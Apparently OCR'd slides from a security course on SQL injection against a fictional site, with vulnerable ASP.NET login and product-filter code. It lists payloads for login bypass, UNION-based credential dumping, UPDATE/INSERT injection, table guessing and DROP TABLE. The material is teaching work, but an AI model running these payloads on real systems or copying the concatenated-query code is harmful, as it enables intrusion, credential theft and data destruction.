
How Web Applications Work



`SELECT * from news where id = 6329`

ID	Topic	News
6329	Tech	CNN

HTTP Post Request



http://juggyboy.com/logon.aspx?username=bart&password=simpson

Account Login

Username: bart

Password: simpson

When a user provides information and clicks Submit, the browser submits a string to the web server that contains the user's credentials


This string is visible in the body of the HTTP or HTTPS POST request as:

SQL query at the database

```
select * from Users where
(username = 'bart' and
password = 'simpson');
```

```
<form action="/cgi-bin/login"
method=post>
Username: <input type=text
name=username>
Password: <input
type=password name=password>
<input type=submit
value=Login>
```

Example 1: Normal SQL Query




http://juggyboy.com/BadLogin.aspx

Jason

Springfield

Web Browser




```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
 localhost;database=northwind;uid=sa;pwd=;";
SqlConnection cnx = new SqlConnection(strCnx);
 cnx.Open();

//This code is susceptible to SQL injection
attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";

int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser
.Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```

Server-side Code (BadLogin.aspx)

Constructed SQL Query

```
SELECT Count(*) FROM Users WHERE
UserName='Jason' AND Password='Springfield'
```

Example 1: **SQL Injection Query**



Blah' or 1=1 --

Springfield

Attacker Launching SQL Injection

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
```

```
--' AND Password='Springfield'
```

SQL Query Executed

Code after -- are now comments

Example 1: Code Analysis

- A user enters a user name and password that **matches a record** in the **user's table**
- A dynamically generated SQL query is used to **retrieve** the number of matching rows
- The user is then **authenticated and redirected** to the requested page

- When the attacker enters **blah' or 1=1 --** then the SQL query will look like:


```
SELECT Count(*) FROM
Users WHERE
UserName='blah' Or 1=1 --
' AND Password=''
```

- Because a pair of hyphens designate the beginning of a comment in SQL, the query simply becomes:

```
SELECT Count(*) FROM
Users WHERE
UserName='blah' Or 1=1
```

```
string strQry = "SELECT Count(*)
FROM Users WHERE UserName='" +
txtUser.Text + "' AND Password='"
+ txtPassword.Text + "'";
```

Example 2: BadProductList.aspx



```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid(); }

private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind(); }

private DataView createDataView()  {
    string strCnx =
     "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
     "QuantityPerUnit, UnitPrice FROM Products";

   //This code is susceptible to SQL injection attacks.
   if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + "'"; }

    SqlConnection cnx  = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();

    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```


Attack Occurs Here

This page displays products from the Northwind database and allows users to **filter the resulting list of products** using a textbox called txtFilter

Like the previous example (**BadLogin.aspx**), this code is vulnerable to SQL injection attacks

The executed SQL is constructed **dynamically** from a user-supplied input

Example 2: Attack Analysis



Product ID	ProductName	QuantityPerUnit	UnitPrice
145	Jason	mypass@123	0
451	Georg	pass1234	0
128	Jhonson	qwertyabcd	0
157	Suzanne	asd@1234	0

User names and Passwords are displayed

Attacker Launching SQL Injection

```
blah' UNION Select 0, username,
password, 0 from users --
```

SQL Query Executed


```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE
ProductName LIKE 'blah' UNION Select 0, username, password, 0 from users --
```

Example 2: Attack Analysis

Example 3: Updating Table

Attacker Launching SQL Injection

```
blah'; UPDATE jb-customers SET jb-email
= 'info@juggyboy.com' WHERE email
='jason@springfield.com; --
```



JuggyBoy.com

Forgot Password

Email Address

Your password will be sent to your registered email address

SQL Injection Vulnerable Website


SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email = 'info@juggyboy.com'
WHERE email ='jason@springfield.com; --';
```

Example 4: Adding New Records

Attacker Launching SQL Injection

```
blah'; INSERT INTO jb-customers ('jb-email','jb-
passwd','jb-login_id','jb-last_name') VALUES
('jason@springfield.com','hello','jason','jason
springfield');--
```



Forgot Password

Email Address

Your password will be sent to your registered email address

SQL Injection Vulnerable Website

SQL Query Executed


```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-
last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--';
```

Example 5: Identifying the Table Name

Attacker Launching SQL Injection

```
blah' AND 1=(SELECT COUNT(*) FROM
                            mytable); --
```

You will need to guess table names here



JuggyBoy.com

Forgot Password

Email Address

Your password will be sent to your registered email address

SQL Injection Vulnerable Website


SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email =
'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';
```

Example 6: Deleting a Table

Attacker Launching SQL Injection

```
blah'; DROP TABLE Creditcard; --
```



JuggyBoy.com

Forgot Password

Email Address


Your password will be sent to your registered email address

SQL Injection Vulnerable Website

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';
```

SQL Injection Detection



STEP 1: Check if the web application connects to a Database Server in order to access some data

STEP 2: List all input fields, hidden fields, and post requests whose values could be used in crafting a SQL query

STEP 3: Attempt to inject codes into the input fields to generate an error


STEP 4: Try to insert a string value where a number is expected in the input field

STEP 5: The UNION operator is used to combine the result-set of two or more SELECT statements

STEP 6: Detailed error messages provide a wealth of information to an attacker in order to execute SQL injection

SQL Injection Error Messages


Attempt to inject codes into the input fields to generate an error a single quote ('), a semicolon (;), comments (--), AND, and OR



```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL
Server]Unclosed quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Attacker

